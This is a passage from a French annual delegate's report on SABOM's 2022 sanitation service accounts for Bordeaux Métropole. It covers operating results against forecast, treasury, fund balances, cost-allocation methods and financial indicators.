	Clos de Hilde	Louis Fargue	Cantinolle	Sabarèges	Ambès	Lille Blanquefort	Total STEP	Postes	Bassins	Total général
Publicité, publications, relations publiques							0,0			0,0
Transports de biens et transports collectifs du personnel	0,4	0,1	1,8	0,0	0,0	0,0	2,2	0,0		2,2
Déplacements, missions et réceptions							0,0			0,0
Frais postaux et de télécommunications							0,0	0,4		0,4
Services bancaires et assimilés							0,0			0,0
Divers	102,4	78,4	6,7	8,1	0,0	7,7	203,3		2,0	205,3
IMPOTS, TAXES ET VERSEMENTS ASSIMILES	0,0	0,0	0,0	0,0	0,0	0,0	0,0			0,0
CHARGES DE PERSONNEL	746,4	692,4	253,8	217,3	23,4	161,3	2 094,7	379,6	80,4	2 554,6
Rémunérations du personnel	746,2	692,4	253,5	217,3	23,4	161,0	2 093,8	379,1	80,4	2 553,3
Charges de sécurité sociale et de prévoyance							0,0			0,0
Autres charges sociales							0,0			0,0
Autres charges de personnel	0,2	0,0	0,3	0,0	0,0	0,3	0,9	0,5		1,4
AUTRES CHARGES DE GESTION COURANTE							0,0			0,0
CHARGES FINANCIERES							0,0			0,0
CHARGES EXCEPTIONNELLES							0,0			0,0
DOTATIONS AUX AMORTISSEMENTS ET AUX PROVISIONS	18,4	125,5	5,4	2,6	0,0	13,9	165,8			165,8
PARTICIPATION DES SALARIES - IMPOTS SUR LES SOCIETES							0,0			0,0

FIN.2. LES COMPTES SOCIAUX DE L'EXERCICE

La liasse fiscale est présentée en [Annexe 5](#).

FIN.3. ÉTAT COMPARATIF DES COMPTES DE LA DÉLÉGATION

TABLEAU 15 - FIN.3. Synthèse du compte d'exploitation 2022

En milliers d'euros	2022			
	Réalisé	Prévisionnel	Ecart réalisé - prévisionnel	Ecart en %
Ventes assainissement	42 737,9	43 683,3	- 945,4	-2,2%
Ventes de Travaux et prestation de Services	4 558,4	4 685,7	- 127,3	-2,7%
TOTAL DU CHIFFRES D'AFFAIRES	47 296,2 K€	48 369,0 K€	-1 072,8 K€	-2,2%
Production stockée	- 357,1	-	- 357,1	
Production immobilisée	6 104,4	5 815,2	289,2	5,0%
Subvention d'exploitation	187,5	40,9	146,6	358,2%
Transfert de charge renouvellement	10 605,3	9 594,7	1 010,6	10,5%
Autres produits de gestion courante	0,1	-	0,1	
Reprises sur amortissements et provisions	954,0	-	954,0	
Autres produits (dt transfert de charges)	33,3	-	33,3	
TOTAL AUTRES PRODUITS	17 527,6 K€	15 450,9 K€	2 076,7 K€	13,4%
TOTAL DES PRODUITS D'EXPLOITATION	64 823,8 K€	63 819,8 K€	1 003,9 K€	1,6%
Achats et variation de stocks	13 209,7	13 914,1	- 704,4	-5,1%
Services extérieurs	22 451,3	18 944,3	3 507,0	18,5%
Autres services extérieurs	3 708,2	2 673,2	1 035,0	38,7%
Impôts, taxes et versements assimilés	717,4	896,3	- 178,8	-20,0%
Charges de personnel (y compris CICE)	13 341,6	13 774,7	- 433,1	-3,1%
Autres charges de gestion courante	9 784,2	10 108,4	- 324,2	-3,2%
Dotations aux amortissements et aux provisions	2 712,1	845,1	1 867,1	220,9%
TOTAL DES CHARGES D'EXPLOITATION	65 924,6 K€	61 156,1 K€	4 768,6 K€	7,8%
RESULTAT D'EXPLOITATION	-1 100,8 K€	2 663,8 K€	-3 764,6 K€	-141,3%
RESULTAT FINANCIER	-604,0 K€	-588,2 K€	-15,9 K€	2,7%
RESULTAT EXCEPTIONNEL	-103,5 K€		-103,5 K€	
Participation des salariés	222,7	157,1	65,6	41,8%
Impôts sur les sociétés (IS)	-	495,4	- 495,4	-100,0%
Crédit d'Impôts (hors CICE)	- 179,4	-	- 179,4	
RESULTAT NET	-1 851,8 K€	1 423,1 K€	-3 275,0 K€	-230,1%

Produits d'exploitation

Le chiffre d'affaires réalisé au 31 décembre 2022 s'élève à 47,3 M€, en retrait de 2,2% (-1,1 M€) par rapport au CEP, ce qui s'analyse différemment selon les postes considérés :

- ❖ Le Chiffre d'affaires assainissement est retrait d'1 M€ :
 - Les volumes liés aux clients non domestiques sont en retrait de 1,1 Mm3 soit - 0,6 M€
 - Les volumes liés aux clients domestiques sont en retrait de 0,6 Mm3 soit - 0,3 M€

- ❖ Le chiffre d'affaires **travaux** est inférieur au CEP de 0,1 M€ notamment en raison d'un nombre de branchement réalisé inférieur aux prévisions

- ❖ Le chiffre d'affaires **Produits des activités annexes** (0,3 M€) est en recul de 26 % par rapport au CEP (-0,1 M€), notamment lié à une refacturation des indemnisations liées aux dégâts tiers moins importante que prévue

- ❖ Le chiffre d'affaires **Prestations de services** (à 0,3 M€), qui comprend notamment la facturation des Frais d'analyse des industriels suite constat non-conformité pour 0,2M€

Par ailleurs, le CEP ne prévoyait pas de **production stockée**, qui correspond aux chantiers de renouvellement en cours au 31 décembre 2022 mais pas encore terminés (-0,36 M€).

Le montant perçu au titre des **subventions d'exploitation** représente 0,2 M€, légèrement supérieur aux prévisions du CEP.

L'écart de **production immobilisée** (+0,6 M€) est à associer au rattrapage sur le bloc 2 (renouvellement de canalisations).

L'écart de **charges de renouvellement** (1,0 M€) correspond au différentiel entre les obligations contractuelles moyennes de renouvellement et le montant réel des projets réalisés en 2022.

Charges d'Exploitation

Les charges d'exploitation 2022 (hors production immobilisée et renouvellement) s'élèvent à 50,4 M€ et sont nettement supérieures au CEP de 7,3 %, soit +3,5 M€, notamment pour les raisons suivantes :

- ❖ **Achats et variations de stocks (+0,0 M€)**

Les charges variables sont en dépassement de 1,0 M€ par rapport au CEP. Cette variation provient de plusieurs facteurs :

- l'année 2022 a été marquée par une forte inflation des coûts de l'énergie et des produits de traitement (de l'ordre de plus de 50%), augmentation atténuée par une économie exceptionnelle des coûts d'électricités suite à la mise à disposition des volumes additionnels d'ARENH ;
- une baisse des consommations d'énergie due à une pluviométrie en net repli (623 mm).

Les charges liées à la maintenance sont en revanche en retrait de -1,0 M€ : certaines dépenses, initialement prévues en achats dans le CEP, ont été sous-traitées (contrôles réglementaires, entretien et réparations d'installations diverses). Pour ces dernières, cela n'impacte pas l'écart constaté en charges d'exploitation entre CEP et charges constatées.

❖ **Services extérieurs +1,6 M€ par rapport au CEP (+11%)**

- Travaux de **branchements neufs** (+0,9 M€) : la marge constatée sur les branchements est de -20 % pour un nombre de branchements réalisés moins important (664 réalisés au lieu des 850).
- Entretien **voiries et réseaux** +1,1 M€, bien au-dessus du CEP, du fait notamment du dépassement des travaux de réparation intégrés dans l'enveloppe réseaux (+0,5M€), au curage des réseaux et bassins (+0,2 M€), aux dépenses liées aux intempéries (+0,1 M€)
- Évacuation des **boues et des déchets d'exploitation** +0,1 M€,
- **Rabais, remises, ristournes** : -0,4 M€ de remises liées à l'utilisation de contrats-cadres nationaux et locaux, non prévues au CEP

❖ **Autres services extérieurs (+1,0 M€)**, dépassement essentiellement dû aux éléments suivants :

- Le personnel extérieur (+0,3M€) correspond principalement aux personnels mise à disposition prévus en frais de personnel dans le CEP (+0,2 M€) et au recours à l'intérim ;
- Comme les années précédentes, les comptes 2022 intègrent un avis des Voies Navigables de France au titre des Redevances pour Occupation du Domaine Public (+0,2 M€), absent du CEP,
- Honoraires (+0,2 M€) : essentiellement liés aux coûts d'accompagnement à la mise en place des normes NF et ISO plus élevées, à l'audit de transparence, et aux frais engagés dans le cadre des litiges usagers
- Ecart structurel constaté les années précédentes des dépenses de télécommunications (+0,3 M€) ;

❖ **Impôts et taxes** - légèrement en baisse par rapport au CEP (-0,1M€), le poste est principalement composé des éléments suivants :

- Taxes et versements assimilés sur rémunérations pour 0,4 M€
- Autres impôts et taxes pour 0,3 M€ (dont CFE, CVAE, C3S, ...)

❖ **Charges de Personnel (-0,3 M€)**

Les frais de personnel (+0.1M€) sont conformes au CEP en intégrant le coût des personnels extérieurs et le CICE.

❖ **Autres Charges de Gestion Courante (-0,4 M€)**

- Pertes sur créances irrécouvrables Assainissement en fort dépassement (+0,3 M€)
- Écart sur la charge contractuelle de renouvellement -0,8 M€.

❖ **Dotations aux Amortissements et Provisions (+1,9 M€)**

Le CEP n'intègre pas de provision pour dépréciation de créances (autres que celles présentées en pertes pour créances irrécouvrables), ni de provision pour risques et charges

❖ **Charges Financières**

Les dépenses liées aux frais financiers des emprunts à long terme sont conformes au CEP.

Participation, impôt et CICE

La SABOM n'est pas redevable de l'impôt sur les sociétés en 2022 compte tenu de son résultat (0,5 M€).

Les activités de Recherche et Développement ont permis de générer un Crédit Impôt Recherche de 0,1 M€.

Il convient également de rappeler la suppression du Crédit d'Impôt Compétitivité et Emploi par la loi de Finances au 1er janvier 2019 : les réductions de charges liées au CICE prévues dans le CEP (0,4 M€) ont été comptabilisées en diminution des charges sociales dans les comptes de 2022.

Le tableau suivant présente le compte d'exploitation cumulé à fin 2022 réalisé et comparé au prévisionnel :

TABLEAU 15 bis - FIN.3. Synthèse du compte d'exploitation cumulé				
En milliers d'euros	CUMUL A FIN 2022			
	Réalisé	Prévisionnel	Ecart réalisé - prévisionnel	Ecart en %
Ventes assainissement	163 871,1	165 726,8	- 1 855,7	-1,1%
Ventes de Travaux et prestation de Services	18 409,0	19 345,9	- 936,9	-4,8%
TOTAL DU CHIFFRES D'AFFAIRES	182 280,1 K€	185 072,7 K€	-2 792,6 K€	-1,5%
Production stockée	311,6	-	311,6	
Production immobilisée	25 085,2	25 027,3	57,9	0,2%
Subvention d'exploitation	426,3	161,5	264,8	163,9%
Transfert de charge renouvellement	37 769,9	38 526,2	- 756,3	-2,0%
Autres produits de gestion courante	8,1	-	8,1	
Reprises sur amortissements et provisions	1 476,0	-	1 476,0	
Autres produits (dt transfert de charges)	47,2	-	47,2	
TOTAL AUTRES PRODUITS	65 124,4 K€	63 715,1 K€	1 409,3 K€	2,2%
TOTAL DES PRODUITS D'EXPLOITATION	247 404,5 K€	248 787,7 K€	-1 383,2 K€	-0,6%
Achats et variation de stocks	59 503,3	59 959,6	- 456,3	-0,8%
Services extérieurs	86 030,9	74 514,7	11 516,2	15,5%
Autres services extérieurs	16 102,6	10 733,8	5 368,8	50,0%
Impôts, taxes et versements assimilés	2 865,5	3 393,3	- 527,8	-15,6%
Charges de personnel (y compris CICE)	51 555,4	53 212,2	- 1 656,8	-3,1%
Autres charges de gestion courante	39 047,5	38 832,1	215,4	0,6%
Dotations aux amortissements et aux provisions	5 657,9	2 258,6	3 399,4	150,5%
TOTAL DES CHARGES D'EXPLOITATION	260 763,2 K€	242 904,3 K€	17 858,9 K€	7,4%
RESULTAT D'EXPLOITATION	-13 358,7 K€	5 883,5 K€	-19 242,2 K€	-327,1%
RESULTAT FINANCIER	-1 259,4 K€	-1 456,3 K€	196,9 K€	-13,5%
RESULTAT EXCEPTIONNEL	-135,3 K€	0,0 K€	-135,3 K€	
Participation des salariés	551,2	606,7	- 55,5	-9,1%
Impôts sur les sociétés (IS)	-	1 162,8	- 1 162,8	-100,0%
Crédit d'Impôts (hors CICE)	- 354,9	-	- 354,9	
RESULTAT NET	-14 949,8 K€	2 657,6 K€	-17 607,4 K€	-662,5%

Les produits d'exploitation sont en retrait notamment du fait de volumes constatés inférieurs aux prévisions et d'un nombre de branchement plus faible que prévu.

Comme les années précédentes, les charges d'exploitation sont nettement supérieures aux prévisions notamment en matière d'énergie, de produits de traitement et de sous-traitance liée aux branchements neufs.

L'effet de la pluviométrie en 2022 et les efforts pour optimiser les coûts ne permettent pas d'améliorer significativement les résultats. Le compte de résultat cumulés ressort à -14,9M€ (en écart de -17,5M€ par rapport au CEP).

FIN.4. DISPOSITIONS COMPLÉMENTAIRES

FIN.4.1 TRÉSORERIE

Le tableau ci-dessous reprend la position du compte-courant de la SABOM au début et à la fin de chaque mois.

TABLEAU 16 - FIN.4.1. ETAT MENSUEL DE LA TRESORERIE 2022			
Mois	Solde d'Ouverture	Variation Mensuelle	Solde de Clôture
En €			
Janvier	- 12 041 491,1	1 681 159,2	- 10 360 331,9
Février	- 10 360 331,9	- 538 731,0	- 10 899 062,9
Mars	- 10 899 062,9	- 2 754 210,4	- 13 653 273,3
Avril	- 13 653 273,3	3 398 124,8	- 10 255 148,5
Mai	- 10 255 148,5	- 1 186 464,0	- 11 441 612,4
Juin	- 11 441 612,4	- 1 995 831,5	- 13 437 444,0
Juillet	- 13 437 444,0	3 178 034,5	- 10 259 409,5
Août	- 10 259 409,5	- 880 843,2	- 11 140 252,6
Septembre	- 11 140 252,6	- 799 365,0	- 11 939 617,6
Octobre	- 11 939 617,6	2 686 722,8	- 9 252 894,8
Novembre	- 9 252 894,8	- 1 522 971,8	- 10 775 866,6
Décembre	- 10 775 866,6	3 793 387,5	- 6 982 479,1

Le solde de clôture à fin décembre 2022 tient compte d'un prêt long terme contracté auprès du groupe Veolia, conformément à la Convention de crédit à long terme en date du 12 décembre 2018, d'un montant de 5 875 863 €, perçu début décembre.

FIN.4.2 BILAN FINANCIER DU FONDS DE DÉVELOPPEMENT DURABLE

Les différents projets pris en compte dans le Fonds de Développement Durable de la SABOM en 2022 ont été les suivants :

TABLEAU 17 - FIN.4.2. Bilan financier 2022 du Fonds de Développement Durable		
Suivi du Fonds de Développement Durable (en K€)		
Article 49 du contrat		
Montant du Fonds au 1er janvier 2022		133,9 K€
Dotation annuelle 2022 actualisée		214,9 K€
Subventions perçues au titre de l'année		
Affectation pénalités 2021		51,9 K€
Dépenses 2022 par projet	271,4 K€	
Dispositif de rafraîchissement urbain	-2,1	
ADN Environnemental	9,5	
Entreprenariat ATIS	13,5	
Opération de communication	65,8	
Chaine Métro Cyano	1,2	
Thibox	1,4	
Pollustock	18,7	
Etude H2S Lille	7,0	
Libellule	2,2	
Retention Macro déchets filet dans regard	0,5	
Retention Macro déchets filet dans avaloir	1,5	
H2S 2022	5,3	
Nichoirs	2,1	
Analyse microplastiques	31,8	
BIOMAE	50,1	
Rétention macro déchets Doris	34,6	
Suivi patrimonial	11,6	
HACKATON	4,0	
Panneaux photovoltaïques	11,6	
Prospection sujet FDD 2023	1,0	
Solde du Fonds au 31 décembre 2022		129,3 K€

Par ailleurs, comme prévu contractuellement, 51,9 K€ dus au titre des pénalités 2021 sont venus abonder le Fonds de Développement Durable.

FIN.4.3 BILAN FINANCIER DU FONDS DE RECHERCHE et DÉVELOPPEMENT

Le tableau ci-dessous indique les dépenses engagées dans le cadre des travaux de Recherche et Développement réalisées par la SABOM en 2022, conformément à l'article 104 du contrat :

TABLEAU 18 - FIN.4.3. Dépenses de Recherche et Développement 2022 (en K€)	
Article 104 du contrat	
Dépenses 2022 par projet	305,7 K€
Valorisation des eaux pluviales	235,1
Infiltration EP Beaudésert	20,1
SGID risque de crue fluviaux maritime	30,5
Programme R&D - frais de dossier CIR	20,0

FIN.4.4 BILAN FINANCIER DES RÉPARATIONS RÉSEAUX

Le tableau ci-dessous détaille les dépenses relatives à l'enveloppe de réparations des réseaux, conformément à l'article 77 du contrat :

TABLEAU 19 - FIN.4.4. Bilan financier 2022 des Réparations Réseaux	
Dépenses 2022 par nature de charges (K€)	1 230,0 K€
Personnel	456,9
Achats de matières, fournitures & services	62,5
Sous-traitance & prestations d'entretien	710,5

Le montant des réparations réseaux imputé à l'enveloppe réseaux réalisées en 2022 est nettement au-dessus de l'enveloppe intégrée dans le CEP (752 K€, valeur 2019).

FIN.5. MÉTHODE D'ÉLABORATION DU COMPTE D'EXPLOITATION

Les méthodes comptables appliquées au cours de l'exercice 2021 sont celles qui figurent dans l'annexe 55 du contrat. Les comptes de l'exercice 2021 de la SABOM sont établis en euros et portent sur une période sur 12 mois, de janvier à décembre. Les règles appliquées sont celles des principes définis par le Code de Commerce aux articles L123-12 à L123-24 et par le règlement du Comité de Réglementation Comptable n°99-03 (plan comptable général).

La SABOM, filiale consolidée du groupe VEOLIA, suit les procédures et standards généraux définis par VEOLIA Eau France tout en bénéficiant d'un système comptable qui lui est totalement dédié. La comptabilité retrace donc exclusivement les seules opérations afférentes à la délégation et aux prestations accessoires autorisées.

RECETTES D'EXPLOITATION

Les produits inscrits dans le compte annuel de résultat de l'exploitation regroupent l'ensemble des produits d'exploitation hors TVA comptabilisés en application du contrat, y compris ceux des travaux attribués à titre exclusif.

Chiffre d'affaires et autres produits d'exploitation

En ce qui concerne les activités d'assainissement, ces produits se fondent sur les volumes distribués de l'exercice, valorisés en prix de vente. A la clôture de l'exercice, une estimation s'appuyant sur les données de gestion est réalisée sur la part des produits non relevés et/ou facturés au cours du mois de décembre et comptabilisée (on parle de "l'Eau en Compteur"). Les éventuels écarts d'avec les facturations sont comptabilisés dans les comptes de l'année suivante. Les dégrèvements comptabilisés (dont ceux consentis au titre de la loi dite « Warsmann » du 17 mai 2011 qui fait obligation à la Société d'accorder, dans certaines conditions, des dégrèvements aux usagers ayant enregistré des surconsommations d'eau et d'assainissement du fait de fuites sur leurs installations après compteur) sont quant à eux portés en minoration des produits d'exploitation de l'année où ils sont accordés.

Le chiffre d'affaires inclut également les produits de la vente d'électricité produite dans le cadre de la cogénération.

Le chiffre d'affaires travaux et prestations de services est constitué des sommes facturées aux clients ayant bénéficié de la réalisation de travaux, notamment de raccordement au réseau collectif d'assainissement, ou de prestations de services par le délégataire dans le cadre du service délégué.

Production stockée

La production stockée correspond aux chantiers de renouvellement en cours au 31 décembre 2022 mais pas encore terminés.

Production immobilisée

Seules les installations financées par la SABOM sont inscrites à son bilan (immobilisations corporelles mises en concession).

La production immobilisée est donc l'ensemble des investissements réalisés par le délégataire au cours de l'année au titre du renouvellement d'un linéaire de canalisations ("bloc 2") ainsi que les travaux neufs de premier établissement (blocs H et I).

Elle est évaluée en fonction d'un coût de production constitué des éléments suivants :

- coût d'acquisition des matières consommées pour la production (coût d'achat et frais accessoires),
- charges directes de production,
- charges indirectes de production et une quote-part de frais généraux administratifs.

Autres produits

Ils sont constitués des sommes perçues dans le cadre du service délégué en matière de :

- Subventions d'exploitation
- Produits de gestion courante
- Produits financiers
- Produits exceptionnels
- Reprises sur Amortissements et Provisions
- Transferts de charges :

Ce poste reprend toutes les charges relatives aux différents blocs de renouvellement ; leur valorisation correspond d'une part aux charges directement imputables, et pour les charges indirectes, à l'application d'une quote-part de frais généraux.

CHARGES D'EXPLOITATION

Les charges d'exploitation regroupent l'ensemble des dépenses courantes du contrat et se déclinent selon les prescriptions du plan comptable général en vigueur de la manière suivante :

Charges Achats et Variation de stocks de matières premières : #Comptes 60

- Achats stockés et variations de stocks
- Achats d'études et d'analyses
- Achats de matériel, équipements et travaux
- Achats non stockés de matériel et fournitures d'eau, gaz, électricité, fournitures techniques, administratives, carburant ;

Charges Services Extérieurs et Autres : #Comptes 61

- Services généraux
- Locations
- Exploitation, entretien et réparations
- Assurances

Autres Services Extérieurs : #comptes 62

- Personnel extérieur
- Honoraires
- Transports
- Déplacements
- Frais postaux & télécommunications
- Frais bancaires
- Cotisations et divers (dont RODP)

Charges Impôts, taxes et versements assimilés : #Comptes 63

- Taxes sociales
- Impôts directs
- Impôts indirects

Charges de Personnel : #comptes 64

- Salaires et Appointements
- Cotisations sociales
- Œuvres sociales
- Médecine du travail

Autres Charges de Gestion courante : #comptes 65

- Perte sur créances irrécouvrables
- Pénalités contractuelles
- Charge contractuelle de renouvellement

Charges Financières : # comptes 66

Charges Exceptionnelles : # comptes 67

Dotations aux provisions & amortissements : # comptes 68

La provision pour Indemnités de Fin de Carrière, ou provision retraite, est portée dans les comptes de la Délégation pour la charge relative à la durée du contrat, soit 7 ans : cette provision, résultant d'un calcul actuariel, est comptabilisée en provision pour risques et charges dans les comptes de la SABOM.

Participation des salariés et Impôts sur les sociétés : # comptes 69

En parallèle à la tenue d'une comptabilité sociale, et conformément à l'article 119.2 du contrat, il a été mis en œuvre une comptabilité analytique permettant, dès que cela est possible, d'affecter directement les charges du service aux domaines d'activités : Eaux Usées, Eaux Pluviales ou GEMAPI.

Néanmoins, certaines charges sont communes aux services d'eaux usées, d'eaux pluviales et de GEMAPI :

- Les dépenses des réseaux et branchements unitaires
- Les dépenses des stations d'épuration
- Les dépenses des postes de relèvement sélectifs
- Les dépenses liées aux services partagés et supports.

Ces charges sont réparties sur les activités conformément à l'annexe 07 du contrat.

Ainsi, les dépenses liées aux **réseaux** et aux **branchements** sont ventilées sur les activités comme suit :

- Réseaux et branchements Eaux Usées et Pluviales :

Les dépenses d'exploitation des réseaux et branchements Eaux Usées ont été affectées à 100 % Eaux Usées.

Les dépenses d'exploitation des réseaux et branchements et bassins Eaux Pluviales ont été affectées à 100 % en pluvial.

- Réseaux et branchements unitaires :

Le Chiffre d'affaires et les dépenses des branchements neufs unitaires, les charges des réseaux unitaires et de branchements ont été répartis comme suit, conformément à l'annexe 7 du contrat :

TABLEAU 20 - FIN.5. Répartition des charges pour les réseaux et branchements		
Conformément à l'annexe 7		
	Eaux Usées	Eaux Pluviales
Réseaux unitaires	50%	50%
Branchements unitaires	50%	50%
Branchements neufs unitaires	50%	50%

Les dépenses liées aux **postes de relèvement** (ou "PR") sont ventilées sur les activités comme suit :

• Postes de relèvement Eaux Usées et Pluviales :

Les dépenses d'exploitation des postes de relèvement Eaux Usées ont été affectées à 100 % Eaux Usées.

Les dépenses d'exploitation des postes de relèvement Eaux Pluviales ont été affectées à 100 % en pluvial.

• Postes de relèvement Sélectifs :

Les dépenses des postes de relèvement sélectifs ont été réparties de la manière suivante, conformément à l'annexe 7 du contrat :

TABLEAU 21 - FIN.5. Dépenses des postes de relèvement sélectifs			
Répartition des charges pour les postes sélectifs			
Conformément à l'annexe 7			
	Eaux Usées	Eaux Pluviales	GEMAPI
PR sélectifs	79%	21%	0%

Les dépenses liées au traitement des effluents traités par les **stations d'épuration** sont ventilées selon la nature de charge sur les activités, en appliquant les clés de répartition suivantes :

TABLEAU 22 - FIN.5. Répartition des charges pour les stations d'épuration						
Conformément à l'annexe 7						
EAUX USEES	Louis Fargue	Clos de Hilde	Sabarèges	Cantinolle	Lille	Ambès
Charges de pollution entrante	86%	94%	99%	100%	100%	99%
Charges liées aux volumes entrants	30%	44%	57%	67%	55%	61%
Moyenne	58%	69%	78%	84%	78%	80%
EAUX PLUVIALES	Louis Fargue	Clos de Hilde	Sabarèges	Cantinolle	Lille	Ambès
Charges de pollution entrante	14%	6%	1%	0%	0%	1%
Charges liées aux volumes entrants	70%	56%	43%	33%	45%	39%
Moyenne	42%	31%	22%	16%	22%	20%

- Les dépenses de produits de traitement et d'énergie sont réparties sur l'ensemble des stations d'épuration proportionnellement au volume entrant ;

- Les dépenses d'évacuation des boues sont réparties sur l'ensemble des stations d'épuration selon le pourcentage correspondant à la charge entrante ;

- Les autres dépenses (encadrement et structure du pôle exploitation usines) sont réparties sur la base du taux moyen pondéré issu des deux premières étapes.

Enfin, les dépenses liées aux **services supports et transverses** sont ventilées ainsi sur les activités :

TABLEAU 23 - FIN.5. Dépenses liées aux services supports et transverses			
Répartition des charges transverses			
Conformément à l'annexe 7			
	Eaux Usées	Eaux Pluviales	GEMAPI
Services supports et transverses	54%	45%	1%

FIN.6. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI23	Masse salariale du délégataire	N/A	7 109 161 € brut	9 432 778 € brut	8 752 768 € brut	8 784 087 € brut
Indicateur de pilotage PI28	Chiffre d'affaires du délégataire	N/A	43 831 647,25 €	45 151 101,67 €	46 001 157,00 €	47 296 222,00 €
Indicateur de pilotage PI29	Montant d'investissement réalisé par le délégataire	N/A	6 436 326,15 €	5 709 401,75 €	7 171 332,57 €	5 929 948,00 €
Indicateur de pilotage PI30	Taux de réalisation des investissements prévus par le délégataire	0,9	88,0%	98,0%	110,0%	103,0%
Indicateur de pilotage PI31	Excédent brut d'exploitation	N/A	EBEC = -2 297,8 K€ EBEC retraité = -720,7 K€	-3 047,2 K€	-1 180,5 K€	2 099,2 K€
Indicateur de pilotage PI32	Excédent brut d'exploitation réalisé par rapport à l'excédent brut d'exploitation prévu	N/A	-EBEC réel -2 297,8 K€ versus 274,5 K€ prévus au CEP (-2.572,3 K€) - EBEC retraité réel -720,7 K€ versus 1 550,5 K€ prévus au CEP (-2.271,2 K€)	-3 047,2 K€ réel 2020 versus +3 152,1 K€ prévus au CEP, soit -6.199,3 K€	-1 180,5 K€ réel 2021 versus +3 813,1 K€ prévus au CEP, soit -4.993,6 K€	2 099,2 K€ réel 2022 versus +4 864,8 K€ prévus au CEP, soit -2 765,5 K€
Indicateur de pilotage PI33	Résultat net annuel	N/A	RN réalisé -2 851,3 K€	-5 837,6 K€	-4 409,2 K€	-1 851,8 K€
Indicateur de pilotage PI34	Résultat net réalisé par rapport au résultat attendu	N/A	RN réalisé -2 851,3 K€ vs CEP -259,4 K€ prévus au CEP, soit -2 591,9 K€	RN réalisé -5 837,6 K€ versus 634,0 K€ prévus au CEP, soit -6 471,6 K€	RN réalisé -4 409,2 K€ vs CEP 859,8 K€ prévus au CEP, soit -5 269 K€	RN réalisé -1 851,8 K€ vs CEP 1 423,10K€ prévus au CEP, soit -3 274,9K€
Indicateur de pilotage PI35	Montant des remontées Groupe Veolia	31/03 N+1	1 773,1 K€	1 904,1 K€	1 944,076 K€	1 873 ,160 K€
Indicateur de pilotage PI41	Chiffre d'affaire du groupe	N/A	27 188,7 M€	26 009,9 M€	28 508,1 M€	42 885,3 M€
Indicateur opérationnel UA12 (ONEMA P207.0)	Nombre d'abandons de créances	N/A	0,0001621€/m3	0,0010 €/m3	0,0035€/m3	0,0105€/m3
Indicateur opérationnel UA13	Taux d'impayés à 6 mois / à 1 an	N/A	0	Au 30 Juin : 47% Au 31 Décembre : 21%	Au 30 Juin : 24% Au 31 Décembre : 12%	Au 30 Juin : 23% Au 31 Décembre : 12%
Indicateur opérationnel UA15	Montant de remises sur fuite	N/A	469 141 m3	756 020 m3	1 163 717 m3	1 194 771 m3
Indicateur opérationnel E13	Montant alloué à la recherche	N/A	135 565,59 €	121 759 €	115 712 €	305 699 €

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel R22	Coût d'une réparation par nature	N/A	Estimation du coût moyen d'une réparation : 1 690€ (obtenue en divisant le total des dépenses de réparations réseau par le nombre d'interventions de réparation)	Estimation du coût moyen d'une réparation : 1734,21€ (obtenue en divisant le total des dépenses de réparation réseau par le nombre d'interventions de réparation)	2 438,06 €	2 484,76 €
Indicateur opérationnel R30	Montant de renouvellement canalisation réalisé par le délégataire dans le cadre d'une procédure d'urgence	N/A	329 100,89 €	158 800 €	297 000 €	77 466 € HT
Indicateur opérationnel R33	Montant de renouvellement canalisation réalisé par le délégataire	N/A	4 909 753 €	5 685 960,44 €	5 797 200 € HT	5 697 928 € HT
Indicateur opérationnel F1	Evolution indiciaire KEU, KEP	N/A	N/A	keu 1,0168 - kep 1,0172 - kbp 1,0059	keu 1,0377 - kep 1,0390 - kbp 1,0102	keu 1,0745- kep 1,0766 - kbp 1,023
Indicateur opérationnel F2	Montant de la rémunération eaux pluviales	N/A	17.000 K€	17 394 120 €	17 766 900 €	18 409 860 €
Indicateur opérationnel F3	Chiffre d'affaires lié à la facture d'eau	N/A	20 806 975 €	21 271 184 €	22 774 430 €	22 962 260 €
Indicateur opérationnel F4	Chiffre d'affaires liés à la réalisation des branchements neufs : en distinguant les branchements au forfait / au mètre, en concomitance, EU/EP /UN	N/A	CA total = 4 351 060 €	4 073 900 €	3 939 427 €	3 920 584 €
Indicateur opérationnel F5	Taux de marge	N/A	"EBEC/CA = -5,2% EBEC retraité/CA = -1,6% RN/CA=-6,5%"	EBEC retraité / CA - 6,4%	" EBEC retraité/CA = - 2,3% RN/CA=-9,6%"	" EBEC retraité/CA = +4,4% RN/CA=-3,9%"
Indicateur opérationnel F6	Subventions perçues par le délégataire	N/A	0	208 337 €	30 476 €	187 500 €
Indicateur opérationnel F7	Taux de subvention des services exploitation investissement, rapport perçu / versé	N/A	\	1	100%	100%
Indicateur opérationnel F8	Taux d'irrecouvrables au 31/12 de l'année N	<1%	0,030%	0,200%	0,598%	1,752%

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel F9 (ONEMA P257.0)	Taux d'impayés au 31/12 de l'année N sur les factures émises au titre de l'année N-1	<3%	0	0,012903	0,01427	0,0112
Indicateur opérationnel F10	Provisions relatives aux sinistres	N/A	0	0	170 000	160 000 €
Indicateur opérationnel F12	Montant de la Sous-traitance	N/A	17 595,5 K€	21 112,4 K€	21 593,7 K€	21 476,5K€
Indicateur opérationnel F13	Part de la sous-traitance	N/A	40,1%	46,8%	46,9 %	45,40%
Indicateur opérationnel F14	Nombre de marchés ayant fait l'objet d'une mise en concurrence	N/A	27	18	6	9
Indicateur opérationnel F15	Montant d'achats et de sous-traitance sur le territoire de Bordeaux Métropole	N/A	9 583 319 €	13 154 140 €	15 123 730 €	13 415 954 €
Indicateur opérationnel F16	Montant de la sous-traitance groupe	N/A	4 167 556,94 €	6 492 058 €	6 388 653,19 €	6 440 229,85 €
Indicateur opérationnel F17	Montant des frais de siège	2,9% du CA	1 276 000,00 €	1 299 223 €	1 309 304 €	1 352 177 €
Indicateur opérationnel F18	Coûts d'électricité	N/A	3 133 447,00 €	3 351 041 €	3 686 467 €	2 390 533 €
Indicateur opérationnel F19	Montant des renouvellements réseau	N/A	1 787 619 €	2 180 056 €	2 210 932 €	2 000 609 €
Indicateur opérationnel F20	Montant global de renouvellement réalisé/facturé par rapport au montant prévu	N/A	8 887 343 €	8 179 451 €	10 097 814 €	10 605 295 €
Indicateur opérationnel F30	Montant des achats confiés à des entreprises du secteur protégé	N/A	85 908 €	362 292 €	339 889,35 €	209 879,96 €
Indicateur opérationnel F31	Nombre de contrats fournisseurs et sous-traitants avec clauses éthiques, sociales et environnementales	N/A	30	42	45	76
